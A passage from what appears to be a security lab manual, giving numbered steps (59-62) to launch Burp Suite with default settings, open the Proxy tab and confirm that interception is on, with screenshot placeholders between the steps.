
59. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.



60. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.




61. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




62. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that the interception is active by default, as the button says **Intercept is on**. Leave it running.


Note: Turn the interception on if it is set to off.



